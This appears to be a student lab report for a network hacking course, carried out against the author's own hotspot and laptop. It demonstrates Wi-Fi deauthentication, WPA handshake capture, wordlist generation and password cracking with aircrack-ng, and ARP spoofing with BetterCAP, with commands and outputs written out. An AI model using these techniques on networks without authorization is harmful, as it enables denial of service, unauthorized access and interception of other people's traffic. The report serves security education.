Networking Hacking

COMP-293

Instructor: pf. Chadi El Kari

By Marco Lin

--Environment setting--

1. **Kali Linux 2019:** Kali Linux 2019 version. Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.
2. **Wireless USB Adapter**: A wireless USB Adapter is requirements for collecting pockets, and cracking password. In this project, I used TL-WN722N Wireless USB Adapter (https://www.tp-link.com/us/home-networking/usb-adapter/tl-wn722n/)
3. **Wireless Network:** I used the hotspot from my iphone.
4. **Victim:** my MacBook pro with OSx 10.15.1.


--Implementation--


1. **Pre-connection Attack (DE authentication Attack)**

A Wi-Fi deauthentication attack is a type of denial-of-service attack that targets communication between a user and a Wi-Fi wireless access point. Unlike most radio jammers, deauthentication acts in a unique way. An attacker can send a deauthentication frame at any time to a wireless access point, with a spoofed address for the victim. The protocol does not require any encryption for this frame, even when the session was established with Wired Equivalent Privacy (WEP) for data privacy, and the attacker only needs to know the victim's MAC address, which is available in the clear through wireless network sniffing.

We are going through three steps:


a. Enable the monitor mode on the wireless USB adapter
b. Packet sniffing
c. Disconnecting any device from the network





1.1 Enable the monitor mode on the wireless USB adapter:

Using iwconfig to check to the status of our device. As we can see, the mode of wlan0 is managed.




Using the command to change the mode from managed to monitor.

Explanation of command:

ifconfig [device name] down: Disable the wireless adapter

airmon-ng check kill: kill the network manager that usually runs in here

Iwconfig [device name] mode monitor: enable monitor mode.



The different between of monitor mode and managed mode:

Managed mode is the default mode of all wireless devices. And, with this mode, the device will only capture packets that has the destination MAC as the MAC address of this device. On the other hand, monitor mode allows the device to capture all packets that are within our wireless air.

Introduction of Airmon-ng

Airmon-ng is included in the aircrack-ng package and is used to enable and disable monitor mode on wireless interfaces. It may also be used to go back from monitor mode to managed mode.


Aircrack-ng

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs. It works with any wireless network interface controller whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b and 802.11g traffic.

1.2 Packet sniffing (using Airodump-ng)


Packet sniffing is the process of capturing each packet that is transmitted over the network and analyzing its content. Most of the time, packet sniffing is used to troubleshoot network problems or to gather network statistics. I will use the tool called Airodump-ng. Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs. It works with any wireless network interface controller whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b and 802.11g traffic.

This command allows us to see all the wireless networks around us.




Then, in order to target our wireless called “Mr.M”, we can use the following command.

It shows more information of our target. The section at the bottom that appears the devices which is connecting with our target.




1.3 Disconnecting any device from the network.

In this attack, we use Aireply-ng command to pretend the device we want to attack by changing our MAC address and send the disconnection requests to the router and client. It allows us to successfully disconnect or authenticate any client from any network.



As we can see, we were giving a really large number of packets so that it keeps sending the authentication packets to both the router and the client and keep the client disconnected.



Result/Analysis: The target device we attack is disconnected with our access point due to the disconnection message sent by attacker.

2. **Gaining Access (**WPA/WPA2 Cracking)

In this section, we are going to break that the encryption of WIFI password and gain access to WIFI network whether they use WPA/WPA2. In order to implement it, we need to gain the handshake and create the wordlist file. The handshake does not contain data that helps recover the key, but it contains data that can be used to check if a key is valid or not. The tool called aircrack-ng is going to unpack the handshake and extract the useful information and check the key with MIC. The MIC (message integrity check) is what's used by the access point to verify whether a password is correct or not.


In order to implement is, we have three steps:

a. Capturing the Handshake
b. Create a wordlist file
c. Crack the password


-Implementation-

2.1 **Capturing the Handshake**


Targeting on the wireless we want to crack. The name of WIFI is Mr. M and Mac address of the device is A4:83:E7:3C:EB:36




Waiting for capturing the handshake and write into wpa_handshack file.



The problem here is that handshake is sent when a client connects to the network. If the device doesn't reconnect to the network, we need to wait for a long time.



In order to gain it, we can wait, or force device to reconnect the WIFI by using aireplay-ng command like following.



As we can see, it shows that after we made device reconnect to network, we gained handshake.

2.2 Creating a wordlist for cracking


In order to creating a wordlist, we can use crunch in kali Linux. Crunch is a wordlist generator where you can specify a standard character set, or a character set you specify. crunch can generate all possible combinations and permutations. Features: crunch generates wordlists in both combination and permutation ways.

Using tool crunch to generate the wordlist. We can limit the number of characters and give the rule like the first character of words will be M.

```
root@kali:~# crunch 9 9 marcogd -o wordlist.txt -t marco@@@@
Crunch will now generate the following amount of data: 24010 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2401

crunch: 100% completed generating output
```

2.3 Crack the password

In order to crack the password, the aircrack-ng program will unpack our handshake and extract useful information including SP address, STA address…etc. to combined with the password from wordlist and generate a MIC (message integrity code). And it will compare the MIC it made with the MIC from the handshake to verify the password is right or not.



So, we need to make sure we have two files: handshake and wordlist.txt

```
root@kali:~# ls
Desktop    Downloads  hamster.txt  Music     Public     test1.txt  Videos          wpa_handshack-01.cap  wpa_handshack-01.kismet.csv
Documents  gar        MITMf        Pictures  Templates  test.txt   wordlist.txt    wpa_handshack-01.csv  wpa_handshack-01.kismet.netxml
root@kali:~#
```

Using aircrack-ng tool to crack the password.

```
root@kali:~# aircrack-ng wpa_handshack-01.cap -w wordlist.txt
```

Then, wait for a while, we found the password “marcogood”


```
root@kali:~# aircrack-ng wpa_handshack-01.cap -w wordlist.txt
Opening wpa_handshack-01.cap
Read 10196 packets.

   #  BSSID              ESSID                     Encryption

   1  EA:7B:EE:C3:0A:3B  Mr.M                      WPA (1 handshake)

Choosing first network as target.

Opening wpa_handshack-01.cap
Reading packets, please wait...

                              Aircrack-ng 1.2 rc4

      [00:00:01] 1952/2400 keys tested (1379.90 k/s)

      Time left: 0 seconds                                      81.33%

                             KEY FOUND! [ marcogood ]


      Master Key     : 1F 0F 3C F9 70 D1 75 2D 1A 8F 57 8A 66 8A 99 D4
                       15 FB A3 A8 58 C9 CE 70 C6 79 39 48 14 30 30 75

      Transient Key  : 91 81 9D 98 35 DA 3E 3C 58 C2 10 A8 C1 C0 4B 86
                       62 E1 D1 14 5C 28 C7 B0 70 FA 8A 22 82 57 86 EE
                       54 CA CA 94 4C D0 41 C4 77 EB 82 73 6F AA 78 33
                       F1 31 8C A5 A3 9F 03 F2 CC FD 4D 36 21 11 4F BE

      EAPOL HMAC     : B0 7A C2 6E 6A 39 8C 9E FC 30 2A 1D BF C1 99 E5
root@kali:~#
```


3. **Post-connection Attack –**

ARP Spoofing (using BetterCAP**)**

A man-in-the-middle attack (MITM) is an attack where the attacker secretly relays and possibly alters the communications between two parties who believe that they are directly communicating with each other. In computer networking, ARP spoofing, is a technique by which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic. The attack can only be used on networks that use ARP, and requires attacker have direct access to the local network segment to be attacked.

In addition, BetterCAP is a man-in-the-middle (MITM) attack tool developed to for users who are likely to be penetration testers to test and improve the security of networks or some devices connected to these networks.





In this section, we are going to do three different parts:

a. ARP spoofing
b. Spying on HTTP
c. Spying on HTTPS

-Implementation-

3.1 ARP Spoofing using BetterCAP

In this section, we will use BetterCAP tool to implement ARP spoofing attack.

Wlan0 is our wireless adapter' name.

```
root@kali:~# bettercap -iface wlan0
```

We can use "help" to see what function it has.

```
          help MODULE : List available commands or show module specific help if no module name is provided.
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
            get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
       set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
            ! COMMAND : Execute a shell command and print its output.
       alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
     ble.recon > not running
       caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     net.probe > not running
     net.recon > not running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running
```

We can use "net.show" to see more information of network. In this case, the device with Mac address (172.20.10.4) is our target.

```
172.20.10.0/28 > 172.20.10.2 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
172.20.10.2	98:de:d0:13:35:f7	wlan0	Tp-Link Technologies Co.,Ltd.	0 B	0 B	15:20:08
172.20.10.1	fa:38:80:4d:a2:64	gateway		1.9 kB	253 B	15:20:08
172.20.10.4	a4:83:e7:3c:eb:36			3.9 kB	576 B	15:38:08
172.20.10.12	**68:ff:7b:72:91:9b**			0 B	184 B	**15:39:06**

↑ 2.9 kB / ↓ 27 kB / 297 pkts


3.2 **set ARO.SPOOF module**

The ARP.SPOOF module keeps spoofing selected hosts on the network using crafted ARP packets in order to perform a MITM attack. Arp.spoof.target is a comma separated list of MAC addresses, IP addresses, IP ranges or aliases to spoof. When Arp.spoof.fullduplex true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail).

```
172.20.10.0/28 > 172.20.10.2 » set arp.spoof.fullduplex true
172.20.10.0/28 > 172.20.10.2 » set arp.spoof.targets 10.0.2.4
```

```
172.20.10.0/28 > 172.20.10.2 » set arp.spoof.fullduplex true
172.20.10.0/28 > 172.20.10.2 » set arp.spoof.targets 10.0.2.4
172.20.10.0/28 > 172.20.10.2 » arp.spoof on
172.20.10.0/28 > 172.20.10.2 » [15:38:08] [sys.log] [inf] arp.spoof enabling forwarding
172.20.10.0/28 > 172.20.10.2 » [15:38:08] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
172.20.10.0/28 > 172.20.10.2 » [15:38:08] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
172.20.10.0/28 > 172.20.10.2 » [15:38:08] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
172.20.10.0/28 > 172.20.10.2 » [15:38:08] [endpoint.new] endpoint 172.20.10.4 detected as a4:83:e7:3c:eb:36.
172.20.10.0/28 > 172.20.10.2 »
```

Check our target if the Mac address have been modified. As we can see, the router Mac address have been changed to our attacker machine. The router MAC address is fa:38:80:4d:a2:64. Attack machine MAC address is 98:de:d0:13:35:f7



